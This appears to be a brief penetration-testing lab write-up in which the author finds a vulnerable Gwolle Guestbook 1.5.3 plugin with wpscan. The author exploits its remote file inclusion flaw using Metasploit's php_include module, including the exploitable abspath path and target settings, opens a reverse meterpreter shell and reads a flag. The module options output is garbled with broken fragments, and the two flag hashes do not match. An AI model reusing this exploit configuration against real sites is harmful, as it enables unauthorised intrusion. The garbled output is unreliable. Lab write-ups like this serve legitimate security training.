

Pwn5: WORD-UNIMPRESSED

Dillon Wu

Local Hash: fb0635f3bcd1d1cdbeabf317c15ec3e8

Attack Path: I found from wpscan that the site was using the plugin Gwolle Guestbook version 1.5.3 which is vulnerable to a remote file inclusion attack. Using the `php_include` module, I set the `phpuri` to the exploitable path, and was able to spawn a reverse meterpreter shell. I then navigated to the local file.


[!] Title: Gwolle Guestbook <= 1.5.3 - Remote File Inclusion (RFI)

Reference: <https://wpvulndb.com/vulnerabilities/8218>

Reference: <https://www.htbridge.com/advisory/HTB23275>

Reference: <http://seclists.org/bugtraq/2015/Dec/8>

[i] Fixed in: 1.5.4



```

Module options (exploit/unix/webapp/php_include):
Name      Current Setting
-----
HEADERS
mp_lbrs   Format: "header:value,header2:value2"
PATH      /usr/share/metasploit-framework/data/exploits/php/rfi_locations.dat
XXpathXX  /wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=XXpathXX
ed to XXpathXX
POSTDATA
anged to XXpathXX
Proxies
rt[...
RHOST     10.10.10.145
RPORT     80
SRVHOST   0.0.0.0
on the local machine or 0.0.0.0
SRVPORT   8080
SSL        false
SSLCert
y generated)
URIPATH
VHOST

```

meterpreter> cat local.txt into his server document root

fb0635f3bcd1d1cddbcbaf317c15ec3e8:

meterpreter > shell

Process 2003 created.

Channel 4 created.

echo Dillon Wu July 20, 2019 1:17 PM

Dillon Wu July 20, 2019 1:17 PM